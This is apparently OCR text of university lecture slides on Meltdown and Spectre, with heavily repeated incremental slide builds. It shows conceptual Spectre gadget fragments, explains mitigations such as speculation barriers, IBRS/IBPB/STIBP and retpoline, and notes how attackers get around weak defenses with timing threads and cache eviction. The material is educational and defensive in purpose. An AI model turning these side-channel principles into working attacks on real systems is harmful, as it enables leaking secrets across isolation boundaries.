
```
a->move()
```


```
LUT[data[index] * 4096]
```

0

Spectre (variant 2)

```
Animal* a = bird;
```



Spectre (variant 2)

```
Animal* a = bird;
```

```
a->move()
```

fly()

Prediction

swim()


```
LUT[data[index] * 4096]
```

0

Spectre (variant 2)

```
Animal* a = bird;
```

```
a->move()
```



Spectre (variant 2)

```
Animal* a = bird;
```

```
a->move()
```

fly()

Prediction

swim()

```
LUT[data[index] * 4096]
```

0

Spectre (variant 2)

```
Animal* a = fish;
```

```
a->move()
```

fly()

Prediction


swim()

```
LUT[data[index] * 4096]
```

0

Spectre (variant 2)

```
Animal* a = fish;
```



Spectre (variant 2)

```
Animal* a = fish;
```

```
a->move()
```

fly()

Prediction

swim()


```
LUT[data[index] * 4096]
```

0

Spectre (variant 2)

```
Animal* a = fish;
```

```
a->move()
```




```
LUT[data[index] * 4096]
```

Spectre (variant 2)

```
Animal* a = fish;
```

```
a->move()
```

Spectre (variant 5)

- "SpectreRSB"
- Similar to Spectre variant 2:
  - Redirect an indirect branch (a return in this case)
  - Fill buffer with "wrong" values

Mitigating Spectre

- Trivial approach: disable speculative execution

Mitigating Spectre

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation

Mitigating Spectre

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation
- Problem: massive performance hit!

Mitigating Spectre

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation
- Problem: massive performance hit!
- Also: How to disable it?

Mitigating Spectre

- Trivial approach: disable speculative execution
- No wrong speculation if there is no speculation
- Problem: massive performance hit!
- Also: How to disable it?
- Speculative execution is deeply integrated into CPU

Spectre Variant 1 Mitigations

Spectre Variant 1 Mitigations

- Workaround: insert instructions stopping speculation

Spectre Variant 1 Mitigations

- Workaround: insert instructions stopping speculation

→ insert after every bounds check

Spectre Variant 1 Mitigations

- Workaround: insert instructions stopping speculation

→ insert after every bounds check

- x86: `LFENCE`, ARM: `CSDB`


Spectre Variant 1 Mitigations

- Workaround: insert instructions stopping speculation


→ insert after every bounds check

- x86: `LFENCE`, ARM: `CSDB`
- Available on all Intel CPUs, retrofitted to existing ARMv7 and ARMv8

Spectre Variant 1 Mitigations




Spectre Variant 1 Mitigations




- Speculation barrier requires compiler supported

Spectre Variant 1 Mitigations




- Speculation barrier requires compiler supported
- Already implemented in GCC, LLVM, and MSVC

Spectre Variant 1 Mitigations



- Speculation barrier requires compiler supported
- Already implemented in GCC, LLVM, and MSVC
- Can be automated (MSVC) $\rightarrow$ not really reliable

Spectre Variant 1 Mitigations




- Speculation barrier requires compiler supported
- Already implemented in GCC, LLVM, and MSVC
- Can be automated (MSVC) → not really reliable
- Explicit use by programmer: `__builtin_load_no_speculate`

Spectre Variant 2 Mitigations (Microcode/MSRs)

Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):



Spectre Variant 2 Mitigations (Microcode/MSRs)

Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode


Spectre Variant 2 Mitigations (Microcode/MSRs)

Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode

  → lesser privileged code cannot influence predictions


Spectre Variant 2 Mitigations (Microcode/MSRs)



Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode
  - → lesser privileged code cannot influence predictions
- Indirect Branch Predictor Barrier (IBPB):

Spectre Variant 2 Mitigations (Microcode/MSRs)



Intel released microcode updates


- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode
  - → lesser privileged code cannot influence predictions
- Indirect Branch Predictor Barrier (IBPB):
  - Flush branch-target buffer

Spectre Variant 2 Mitigations (Microcode/MSRs)

Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode
  - → lesser privileged code cannot influence predictions
- Indirect Branch Predictor Barrier (IBPB):
  - Flush branch-target buffer
- Single Thread Indirect Branch Predictors (STIBP):


Spectre Variant 2 Mitigations (Microcode/MSRs)




Intel released microcode updates

- Indirect Branch Restricted Speculation (IBRS):
  - Do not speculate based on anything before entering IBRS mode
  - → lesser privileged code cannot influence predictions
- Indirect Branch Predictor Barrier (IBPB):
  - Flush branch-target buffer
- Single Thread Indirect Branch Predictors (STIBP):
  - Isolates branch prediction state between two hyperthreads

Retpoline (compiler extension)



Spectre Variant 2 Mitigations (Software)




Retpoline (compiler extension)

```
      push <call_target>
      call 1f
2:    lfence              ; speculation barrier
      jmp 2b              ; endless loop
1:    lea 8(%rsp), %rsp   ; restore stack pointer
      ret                 ; the actual call to <
  call_target>
```

→ always predict to enter an endless loop

Spectre Variant 2 Mitigations (Software)




Retpoline (compiler extension)

```
      push <call_target>
      call 1f
2:    lfence              ; speculation barrier
      jmp 2b              ; endless loop
1:    lea 8(%rsp), %rsp   ; restore stack pointer
      ret                 ; the actual call to <
  call_target>
```

→ always predict to enter an endless loop

- instead of the correct (or wrong) target function

Spectre Variant 2 Mitigations (Software)




Retpoline (compiler extension)

```
      push <call_target>
      call 1f
2:    lfence              ; speculation barrier
      jmp 2b              ; endless loop
1:    lea 8(%rsp), %rsp   ; restore stack pointer
      ret                 ; the actual call to <
  call_target>
```

→ always predict to enter an endless loop

- instead of the correct (or wrong) target function → performance?

Spectre Variant 2 Mitigations (Software)




Retpoline (compiler extension)

```
      push <call_target>
      call 1f
2:    lfence              ; speculation barrier
      jmp 2b              ; endless loop
1:    lea 8(%rsp), %rsp   ; restore stack pointer
      ret                 ; the actual call to <
  call_target>
```

→ always predict to enter an endless loop

- instead of the correct (or wrong) target function → performance?
- **ret** may fall-back to the BTB for prediction

Spectre Variant 2 Mitigations (Software)



Retpoline (compiler extension)

```
      push <call_target>
      call 1f
2:    lfence              ; speculation barrier
      jmp 2b              ; endless loop
1:    lea 8(%rsp), %rsp   ; restore stack pointer
      ret                 ; the actual call to <
  call_target>
```

→ always predict to enter an endless loop

- instead of the correct (or wrong) target function → performance?
- **ret** may fall-back to the BTB for prediction

→ microcode patches to prevent that

Spectre Variant 4 Mitigations (Microcode/MSRs)

Intel released microcode updates

Spectre Variant 4 Mitigations (Microcode/MSRs)

Intel released microcode updates

- Disable store-to-load-forward speculation
- Performance impact of 2–8%

Spectre Variant 5 Mitigations (Software)

- Already implicitly patched on some architectures
- RSB stuffing (part of retpoline)

What does not work

- Prevent access to high-resolution timer

What does not work

- Prevent access to high-resolution timer

→ Own timer using timing thread

What does not work

- Prevent access to high-resolution timer

→ Own timer using timing thread

- Flush instruction only privileged

What does not work

- Prevent access to high-resolution timer

→ Own timer using timing thread

- Flush instruction only privileged

→ Cache eviction through memory accesses

What does not work

- Prevent access to high-resolution timer

→ Own timer using timing thread

- Flush instruction only privileged

→ Cache eviction through memory accesses

- Just move secrets into secure world

What does not work

- Prevent access to high-resolution timer

→ Own timer using timing thread

- Flush instruction only privileged

→ Cache eviction through memory accesses

- Just move secrets into secure world

→ Spectre works on secure enclaves

Meltdown vs. Spectre

Meltdown attacks

Spectre attacks

Meltdown vs. Spectre

Meltdown attacks

- Meltdown, LazyFP (v3.1), Foreshadow, Foreshadow-NG, ...

Spectre attacks

- v1, v1.1, v2, v4, SpectreRSB (v5)

Meltdown vs. Spectre

Meltdown attacks

- Meltdown, LazyFP (v3.1), Foreshadow, Foreshadow-NG, ...
- Out-of-Order Execution

Spectre attacks

- v1, v1.1, v2, v4, SpectreRSB (v5)
- Speculative Execution $\subset$ Out-of-Order Execution

Meltdown vs. Spectre

Meltdown attacks

- Meltdown, LazyFP (v3.1), Foreshadow, Foreshadow-NG, ...
- Out-of-Order Execution
- no prediction required

Spectre attacks

- v1, v1.1, v2, v4, SpectreRSB (v5)
- Speculative Execution $\subset$ Out-of-Order Execution
- fundamentally rely on prediction

Meltdown vs. Spectre

Meltdown attacks

- Meltdown, LazyFP (v3.1), Foreshadow, Foreshadow-NG, ...
- Out-of-Order Execution
- no prediction required

→ melt down isolation by ignoring access permissions (e.g., page table bits)

Spectre attacks

- v1, v1.1, v2, v4, SpectreRSB (v5)
- Speculative Execution ⊂ Out-of-Order Execution
- fundamentally rely on prediction
- difficult to mitigate because it does not violate access permissions

Meltdown vs. Spectre

Meltdown attacks

- Meltdown, LazyFP (v3.1), Foreshadow, Foreshadow-NG, ...
- Out-of-Order Execution
- no prediction required

→ melt down isolation by ignoring access permissions (e.g., page table bits)

- practical mitigation in software (e.g., KAISER)

Spectre attacks

- v1, v1.1, v2, v4, SpectreRSB (v5)
- Speculative Execution $\subset$ Out-of-Order Execution
- fundamentally rely on prediction
- difficult to mitigate because it does not violate access permissions

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto $\rightarrow$ "software should be fixed"

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"
- attacks on SGX and TrustZone

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"
- attacks on SGX and TrustZone → "not part of the threat model"

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"
- attacks on SGX and TrustZone → "not part of the threat model"
- Rowhammer attacks

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"
- attacks on SGX and TrustZone → "not part of the threat model"
- Rowhammer attacks → "only affects cheap sub-standard modules"

What do we learn from it?

We have ignored microarchitectural attacks for many many years:

- attacks on crypto → "software should be fixed"
- attacks on ASLR → "ASLR is broken anyway"
- attacks on SGX and TrustZone → "not part of the threat model"
- Rowhammer attacks → "only affects cheap sub-standard modules"

→ for years we solely optimized for performance

When you read the manuals...

After learning about a side channel you realize:

When you read the manuals...

After learning about a side channel you realize:


- the side channels were documented in the Intel manual

When you read the manuals...

After learning about a side channel you realize:

- the side channels were documented in the Intel manual
- only now we understand the implications

What do we learn from it?



Motor Vehicle Deaths in U.S. by Year

Attacks vs. Defenses

Attacks vs. Defenses

- moral obligation to invest more time on defenses than on attacks

Attacks vs. Defenses

- moral obligation to invest more time on defenses than on attacks
- dangerous: we overlooked Meltdown and Spectre for decades

Attacks vs. Defenses

- moral obligation to invest more time on defenses than on attacks
- dangerous: we overlooked Meltdown and Spectre for decades
- we don't know all problems. do we know at least the most important subset?

Attacks vs. Defenses

- moral obligation to invest more time on defenses than on attacks
- dangerous: we overlooked Meltdown and Spectre for decades
- we don't know all problems. do we know at least the most important subset?
- are we hammering on a small subset of problems and forgot about the bigger picture?

Conclusions

- new class of attacks

Conclusions

- new class of attacks
- many problems to solve around microarchitectural attacks and especially transient execution attacks

Conclusions

- new class of attacks
- many problems to solve around microarchitectural attacks and especially transient execution attacks
- dedicate more time into identifying problems and not solely in mitigating known problems

Software-based Microarchitectural Attacks: Meltdown and Spectre

Daniel Gruss

September 13, 2018

Graz University of Technology